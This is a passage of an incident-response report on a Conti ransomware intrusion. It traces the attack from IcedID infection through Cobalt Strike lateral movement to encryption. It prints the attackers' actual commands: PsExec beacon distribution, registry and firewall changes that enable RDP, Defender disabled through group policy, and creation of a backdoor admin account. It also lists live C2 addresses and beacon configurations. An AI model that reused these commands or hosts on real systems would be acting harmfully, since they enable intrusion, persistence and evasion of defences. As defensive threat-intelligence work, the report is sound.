


Conti Ransomware

 thefirreport.com/2021/05/12/conti-ransomware/

May 12, 2021



Introduction

First seen in May 2020, Conti ransomware has quickly become one of the most common ransomware variants, according to Coveware. As per Coveware's Quarterly Ransomware Report (Q1 2021), Conti has the 2nd highest market share after Sodinokibi, which we wrote about here.

In April, we saw a threat actor go from an initial IcedID infection to deploying Conti ransomware domain wide in two days and 11 hours. The threat actors stayed dormant for most of this time, before jumping into action on an early Saturday morning. The hands on keyboard activity lasted for two and a half hours. They utilized RDP, PsExec, and Cobalt Strike to move laterally within the environment before executing Conti in memory across all active systems.

Summary

We assess with moderate confidence that the initial vector used by the threat actor was a zip file, which included a malicious JavaScript file, delivered through a phishing campaign. The JavaScript file would eventually download and execute the IcedID malware. Discovered in 2017, what started as a commodity malware is now currently being deployed as an initial access broker by ransomware threat actors.

While there was some initial discovery activity from the IcedID malware, it went quiet, just beaconing to command and control but not performing any other activity. After being dormant for over two days, a Cobalt Strike Beacon was dropped and executed on the system infected with IcedID. The threat actors then ran another round of discovery activity with native

windows utilities such as nlttest.exe, whoami.exe, and net.exe. They then successfully escalated to SYSTEM privileges via Cobalt Strike's built-in "named pipe impersonation" (GetSystem) functionality.

The threat actors continued by moving laterally to the domain controllers on the network using SMB to transfer and execute a Cobalt Strike Beacon. During that time, we observed port scanning activity from one of the domain controllers, to identify open ports such as SSH, SMB, MSSQL, RDP and WinRM. After a brief gap of 15 minutes, the threat actors used PsExec, to copy and execute a Cobalt Strike Beacon DLL on most of the systems in the network.

Later in the attack, the threat actor was seen establishing RDP connections from the beachhead host to the domain controller and other systems throughout the environment. This RDP activity was being proxied through the IcedID process running on that host, to a remote proxy over port 8080.

To establish persistence, the attackers created a new local user on one of the domain controllers and added it to the Administrators group. Additionally, in an effort to evade any detection and prevention mechanisms, they disabled Windows Defender via a group policy modification.

Within two and a half hours of Cobalt Strike showing up in the environment and just over two days after the initial IcedID infection, the threat actors completed their objective of encrypting all systems. Conti was executed in memory with the help of the Cobalt Strike Beacons domain wide. The ransomware note left by the infection included a link to their Tor site for further details.

After further review of the environment (post encryption), we realized multiple systems (including a domain controller) were unable to be accessed and would not have been restorable even if the ransom had been paid.


Services

We offer multiple services including a Threat Feed service which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).

We also have artifacts available from this case such as pcaps, memory captures, files, Kape packages, and more, under our [Security Researcher and Organization](#) services.

Timeline

Conti Ransomware



Analysis and reporting completed by @pigerlin, @MetallicHack, @yatinwad, and 1 unnamed contributor.

Reviewed by @kostatsale, @RoxpinTeddy, and @TheDFIRReport

MITRE ATT&CK

Initial Access

The [IcedID DLL](#) that we executed was most likely dropped through a zip file, which included a JavaScript file within it. [Brad](#) had a few posts about these around the time of this intrusion. [1](#) [2](#) Thanks Brad!




▼ **Processes**

- C:\Windows\system32\regsvr32.exe

```
regsvr32 /s C:\Users\Admin\AppData\Local\Temp\b52c0640957e5032b5160578f8cb99f9b066fde4f9431.dll
```

Various attributes including the computer name and the OS version of the compromised system were sent through encoded cookie values.



```
▶ Frame 13288: 309 bytes on wire (2472 bits), 309 bytes captured (2472 bits) on interface 0
▶ Ethernet II, Src: [REDACTED]
▶ Internet Protocol Version 4, Src: [REDACTED], Dst: 68.183.20.194
▶ Transmission Control Protocol, Src Port: 51901, Dst Port: 80, Seq: 1, Ack: 1, Len: 255
▼ Hypertext Transfer Protocol
  ▶ GET / HTTP/1.1\r\n
    Connection: Keep-Alive\r\n
    ▼ Cookie: __gads=[REDACTED]; _gat=[REDACTED]; _ga=[REDACTED]
      Cookie pair: __gads=[REDACTED]
      Cookie pair: _gat=[REDACTED]
      Cookie pair: _ga=[REDACTED]
      Cookie pair: _u=[REDACTED]
      Cookie pair: __io=[REDACTED]
      Cookie pair: _gid=[REDACTED]
    Host: vaclicinni.xyz\r\n
    \r\n
    [Full request URI: http://vaclicinni.xyz/]
    [HTTP request 1/1]
```

IcedID was executed via rundll32.exe and ran command and control over port 443 for the duration of the intrusion.

```
rundll32.exe "C:\Users\REDACTED\AppData\Local\Temp\rate_x32.dat",update /i:"LaborBetray\license.dat"
```

Discovery

IcedID ran initial discovery after being executed on the beachhead. Various commands were executed to gather more information about the compromised environment; including the currently logged on user, domain trusts, groups, etc .

data.win.eventdata.commandLine	data.win.eventdata.parentImage
cmd.exe /c chcp >&2	C:\\Windows\\System32\\rundll32.exe
ipconfig /all	C:\\Windows\\System32\\rundll32.exe
systeminfo	C:\\Windows\\System32\\rundll32.exe
net config workstation	C:\\Windows\\System32\\rundll32.exe
nltest /domain_trusts	C:\\Windows\\System32\\rundll32.exe
nltest /domain_trusts /all_trusts	C:\\Windows\\System32\\rundll32.exe
net view /all /domain	C:\\Windows\\System32\\rundll32.exe
net view /all	C:\\Windows\\System32\\rundll32.exe
net group \\\"Domain Admins\\\" /domain	C:\\Windows\\System32\\rundll32.exe

```
ipconfig /all
systeminfo
whoami /groups
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
new group "Domain Admins" /domain
```

Additional discovery commands were executed by Cobalt Strike.

Initiating Process File Name	Process Command Line
icju1.exe	cmd.exe /C whoami /groups
icju1.exe	cmd.exe /C query session
icju1.exe	cmd.exe /C dir %HOMEDRIVE%%HOMEPATH%
icju1.exe	cmd.exe /C nltest /domain_trusts
icju1.exe	cmd.exe /C nltest /dclist:
icju1.exe	cmd.exe /C net group "Enterprise admins" /domain
icju1.exe	cmd.exe /C net group "Domain admins" /domain

```

cmd.exe /C whoami /groups
cmd.exe /C query session
cmd.exe /C dir %HOMEDRIVE%%HOMEPATH%
cmd.exe /C nltest /domain_trusts
cmd.exe /C nltest /dclist:
cmd.exe /C net group "Enterprise admins" /domain
cmd.exe /C net group "Domain admins" /domain

```

After moving laterally to a domain controller, they began looking for what networks were present in the environment using dsquery.

```
cmd.exe /C dsquery subnet -limit 0
```

Shortly thereafter, port scanning was observed coming from a domain controller looking for common ports (such as SSH, SMB, MSSQL, WinRM and RDP, etc.) on systems residing in the same subnet.

Initiating Pro...	Initiating Process Folder Path	Local IP	Local Port	Remote IP	Remote Port
runonce.exe	c:\windows\system32\runonce.exe	10.	64077	10.	22
runonce.exe	c:\windows\system32\runonce.exe	10.	64076	10.	135
runonce.exe	c:\windows\system32\runonce.exe	10.	64075	10.	445
runonce.exe	c:\windows\system32\runonce.exe	10.	64074	10.	1433
runonce.exe	c:\windows\system32\runonce.exe	10.	64073	10.	1434
runonce.exe	c:\windows\system32\runonce.exe	10.	64072	10.	3389
runonce.exe	c:\windows\system32\runonce.exe	10.	64071	10.	4343
runonce.exe	c:\windows\system32\runonce.exe	10.	64070	10.	5000
runonce.exe	c:\windows\system32\runonce.exe	10.	64069	10.	5985

Privilege Escalation

In order to obtain SYSTEM level privileges, Cobalt Strike's built-in named piped impersonation (GetSystem) was used:

Image: "C:\Windows\System32\cmd.exe"

CommandLine: "C:\Windows\system32\cmd.exe /c echo 4d64fbbbf34 > \\.\pipe\b4312c"

ParentImage: "C:\Windows\System32\runonce.exe"

ParentCommandLine: "C:\Windows\system32\runonce.exe"

Lateral Movement

The threat actor began lateral movement using remote execution of Cobalt Strike Beacon service binaries.

Image: C:\Windows\system32\services.exe

TargetObject: HKLM\System\CurrentControlSet\Services\d8d6deb\ImagePath

Details: \\HOSTNAME\ADMIN\$\d8d6deb.exe

```

eventdata.accountName LocalSystem
eventdata.imagePath \\.\ \ADMIN$\a43f562.exe
eventdata.serviceName a43f562
eventdata.serviceType user mode service
eventdata.startType demand start
system.channel System
system.computer 
system.eventID 7045
system.eventRecordID 5145
system.eventSourceName Service Control Manager

```

data.win.system.channel	data.win.eventdata.serviceName	data.win.eventdata.imagePath	data.win.eventdata.accountName
System	7a277c9	\\.\ \ADMIN\$\7a277c9.exe	LocalSystem
System	c30dce8	\\.\ \ADMIN\$\c30dce8.exe	LocalSystem
System	a43f562	\\.\ \ADMIN\$\a43f562.exe	LocalSystem
System	d7f0cde	\\.\ \ADMIN\$\d7f0cde.exe	LocalSystem
System	d8d6deb	\\.\ \ADMIN\$\d8d6deb.exe	LocalSystem
System	a068564	\\.\ \ADMIN\$\a068564.exe	LocalSystem

After this initial activity, Cobalt Strike was used to enable RDP, and allow it through the firewall, on the domain controllers.

```

cmd.exe /C reg add "hklm\system\currentControlSet\Control\Terminal Server" /v
"fDenyTSConnections" /t REG_DWORD /d 0x0 /f
cmd.exe /C netsh firewall set service type = remotedesktop mode = enable
cmd.exe /C netsh firewall set rule group="remote desktop" new enable=Yes
cmd.exe /C netsh advfirewall set rule group="remote desktop" new enable=Yes

```

Following this, the threat actors then copied a Cobalt Strike Beacon DLL to the ADMIN\$ share; and then, distributed it throughout the environment using PsExec.

```

cmd.exe /C copy 192145.dll \\<INTERNAL_IP>\ADMIN$ /Y /Z
psexec.exe -accepteula -d -s \\<INTERNAL_IP> rundll32.exe
C:\windows\192145.dll,StartW

```

```

† data.win.eventdata.accountName LocalSystem
† data.win.eventdata.imagePath %SystemRoot%\PSEXESVC.exe
† data.win.eventdata.serviceName PSEXESVC
† data.win.eventdata.serviceType user mode service
† data.win.eventdata.startType demand start
† data.win.system.channel System
† data.win.system.computer [REDACTED]
† data.win.system.eventID 7045
† data.win.system.eventRecordID 5150
† data.win.system.eventSourceName Service Control Manager

```

Initiating Process Parent File Name	Initiating Process File Name	Initiating Process Command Line	Process Command Line	Action Type	File Name
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	cmd.exe /c echo NGAtODgLPvgJwPLEPFdj>" C:\Windows\TEMP\DEM238D.tmp"&exit	ProcessCreated	-
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	cmd.exe /c echo NGAtODgLPvgJwPLEPFdj>" C:\Windows\TEMP\DEM238D.tmp"&exit	ProcessCreated	-
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	-	AbnormalDynamicLinkLibraryLoad	192145.dll
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	-	AbnormalDynamicLinkLibraryLoad	192145.dll
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	-	AbnormalDynamicLinkLibraryLoad	192145.dll
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	-	ImageLoaded	192145.dll
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	-	ConnectionSuccess	-
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	runonce.exe	CreateRemoteThreadApicall	-
PSEXESVC.exe	rundll32.exe	"rundll32.exe" c:\windows\192145.d11,StartW	runonce.exe	ProcessCreated	-

From here, RDP connections were established from the beachhead host to systems throughout the environment. The connections were proxied through the IcedID process.

Initiating Process Command Line	Local IP	Local Port	Remote Port	Remote IP
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	65148	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	65161	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	65216	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	65264	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	65375	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	65393	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	49278	3389	10.10.10.10
rundll32.exe "C:\Users\...\AppData\Local\Temp\rates_x32.dat",update /i:"LaborBetray\license.dat"	10.10.10.10	49318	3389	10.10.10.10

The threat actor used a redirector (38.135.122[.]194:8080) to proxy the RDP traffic being passed through the IcedID process. The below traffic shows more details of the RDP session, including the username in the cookie.


```
, 'aCookie: mstshash=nuuser
```

No.	Source	Source Port	Destination	Destination Port	Protocol	Length	Info
650		65164	38.135.122.194	8080	TCP	66	65164 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
651	38.135.122.194	8080		65164	TCP	66	8080 → 65164 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
652		65164	38.135.122.194	8080	TCP	60	65164 → 8080 [ACK] Seq=1 Ack=1 Win=262656 Len=0
653		65164	38.135.122.194	8080	TPKT	67	Continuation
654	38.135.122.194	8080		65164	TCP	60	8080 → 65164 [ACK] Seq=1 Ack=14 Win=64256 Len=0
655		65164	38.135.122.194	8080	TPKT	60	Continuation
656	38.135.122.194	8080		65164	TPKT	60	Continuation
657		65164	38.135.122.194	8080	TCP	60	65164 → 8080 [ACK] Seq=16 Ack=2 Win=262656 Len=0
658	38.135.122.194	8080		65164	TCP	60	8080 → 65164 [ACK] Seq=2 Ack=16 Win=64256 Len=0
659	38.135.122.194	8080		65164	TPKT	66	Continuation
660		65164	38.135.122.194	8080	TPKT	66	Continuation
661	38.135.122.194	8080		65164	TCP	60	8080 → 65164 [ACK] Seq=14 Ack=28 Win=64256 Len=0
662	38.135.122.194	8080		65164	RDP	98	Cookie: mstshash=nuuser, Negotiate Request
663		65164	38.135.122.194	8080	RDP	73	Negotiate Response

This proxied traffic reported back the hostname of the threat actors machine as “mikespc”. We’re looking for you Mike! 😊

Action Type	Remote Computer Name	Logon Type
LogonSuccess	mikespc	Network
LogonSuccess	mikespc	Network
LogonSuccess	mikespc	Network
LogonSuccess	mikespc	Network

Defense Evasion

To evade detection, the threat actors disabled Windows Defender by adding the below to an already linked GPO. They then force updated the GPO on all clients using Cobalt Strike.

Administrative Templates		
Policy definitions (ADMX files) retrieved from the local computer.		
Windows Components/Windows Defender Antivirus		
Policy	Setting	Comment
Turn off Windows Defender Antivirus	Enabled	

ParentCommandLine	CommandLine
C:\Windows\System32\dlhhost.exe	C:\Windows\system32\cmd.exe /C gpupdate /force
C:\Users\USER\AppData\Local\Temp\icju1.exe	C:\Windows\system32\cmd.exe /C gpupdate /force
C:\Windows\System32\dlhhost.exe	C:\Windows\system32\cmd.exe /C gpupdate /force
"rundll32.exe" c:\windows\192145.dll,StartW	C:\Windows\system32\cmd.exe /C gpupdate /force

Registry Keys	Action
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware	DeleteValue
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\DisableRealtimeMonitoring	DeleteValue
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\DisableBehaviorMonitoring	DeleteValue
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Monitoring\DisableIntrusionPreventionSystem	DeleteValue
HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection	DeleteKey

In addition, other security services were stopped or uninstalled.

NET STOP "redacted"

EventID: 13

Description: RegistryEvent (Value Set)

TargetObject: HKLM\System\CurrentControlSet\Services\\Start

Value: DWORD (0x00000004)

Command and Control

IcedID

68.183.20[.]194:80

vaclicinni[.]xyz

83.97.20[.]160:443

oxythuler[.]cyou

expertulthima[.]club

dictorecovery[.]cyou
thulleultinn[.]club

Key identifier: 82:92:07:FD:86:23:FE:26:0E:4A:42:5A:F7:C7:70:2A:45:4E:01:5B
Not Before: Apr 22 15:27:02 2021 GMT
Not After : Apr 22 15:27:02 2022 GMT
CommonName: localhost
City= AU
State= Some-State
Org = Internet Widgits Pty Ltd
ja3: a0e9f5d64349fb13191bc781f81f42e1
ja3s: ec74a5c51106f0419184d0dd08fb05bc

159.89.140[.]116:443
oxythuler[.]cyou
thulleultinn[.]club

Key Identifier: A4:EB:95:C2:04:91:E3:AF:67:7C:5D:B3:CB:DB:E3:38:90:5E:A7:68
Not Before: Apr 13 14:59:41 2021 GMT
Not After : Apr 13 14:59:41 2022 GMT
CommonName: localhost
City= AU
State= Some-State
Org = Internet Widgits Pty Ltd
ja3: a0e9f5d64349fb13191bc781f81f42e1
ja3s: ec74a5c51106f0419184d0dd08fb05bc

Cobalt Strike
192.99.178[.]145:80
dimentos[.]com

Config:

Port 443:

```
"Spawn To x86": "%windir%\syswow64\runonce[.]exe",
"Spawn To x64": "%windir%\sysnative\runonce[.]exe",
"Jitter": 39,
"Method 2": "POST", "Port": 443,
"Beacon Type": "8 (HTTPS)",
"Polling": 62719,
"HTTP Method Path 2": "/btn_bg",
"Method 1": "GET",
"C2 Server": "dimentos[.]com,/FAQ"
```

```
"Spawn To x86": "%windir%\syswow64\runonce[.]exe",
"Spawn To x64": "%windir%\sysnative\runonce[.]exe",
"Jitter": 39,
"Method 2": "POST",
"Port": 443,
"Beacon Type": "8 (HTTPS)",
"Polling": 62719,
"HTTP Method Path 2": "/btn_bg",
"Method 1": "GET",
"C2 Server": "dimentos[.]com,/bg"
```

Port 80:

```
"Spawn To x86": "%windir%\syswow64\runonce[.]exe",
"Spawn To x64": "%windir%\sysnative\runonce[.]exe",
"Jitter": 39,
"Method 2": "POST",
"Port": 80,
"Beacon Type": "0 (HTTP)",
"Polling": 62719,
"HTTP Method Path 2": "/btn_bg",
"Method 1": "GET",
"C2 Server": "192[.]99[.]178[.]145,/r-arrow"
```

```
"Spawn To x86": "%windir%\syswow64\runonce[.]exe",
"Spawn To x64": "%windir%\sysnative\runonce[.]exe",
"Jitter": 39,
"Method 2": "POST",
"Port": 80,
"Beacon Type": "0 (HTTP)",
"Polling": 62719,
"HTTP Method Path 2": "/btn_bg",
"Method 1": "GET",
"C2 Server": "192[.]99[.]178[.]145,/bg"
```

Machine beaconing out to Cobalt Strike using the above profile

No.	Source	Destination	Protocol	Length	Info
4		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
14		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
24		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
34		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
44		192.99.178.145	HTTP	733	POST /btn_bg HTTP/1.1 (application/x-www-form-urlencoded)
54		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
64		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
74		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
84		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
94		192.99.178.145	HTTP	546	GET /bg HTTP/1.1
104		192.99.178.145	HTTP	546	GET /bg HTTP/1.1


```

> Frame 4: 546 bytes on wire (4368 bits), 546 bytes captured (4368 bits)
> Ethernet II, Src: [REDACTED]
> Internet Protocol Version 4, Src: [REDACTED], Dst: 192.99.178.145
> Transmission Control Protocol, Src Port: 64769, Dst Port: 80, Seq: 1, Ack: 1, Len: 492
v Hypertext Transfer Protocol
  v GET /bg HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /bg HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /bg
      Request Version: HTTP/1.1
      Accept: */*\r\n
      Host: dimentos.com\r\n

```

Persistence

An account named “nuuser” was created by one of the Cobalt Strike Beacons. As these commands were run on a domain controller, it essentially added the account to the Built-in Administrators domain group, granting it administrative privileges in the AD domain.

```

net user /add /Y nuuser [email_protected]
net localgroup administrators nuuser /add

```

```
commandLine      C:\\Windows\\system32\\cmd.exe /C net localgroup administrators nuuser /add
company          Microsoft Corporation
currentDirectory c:\\programdata\\
description      Windows Command Processor
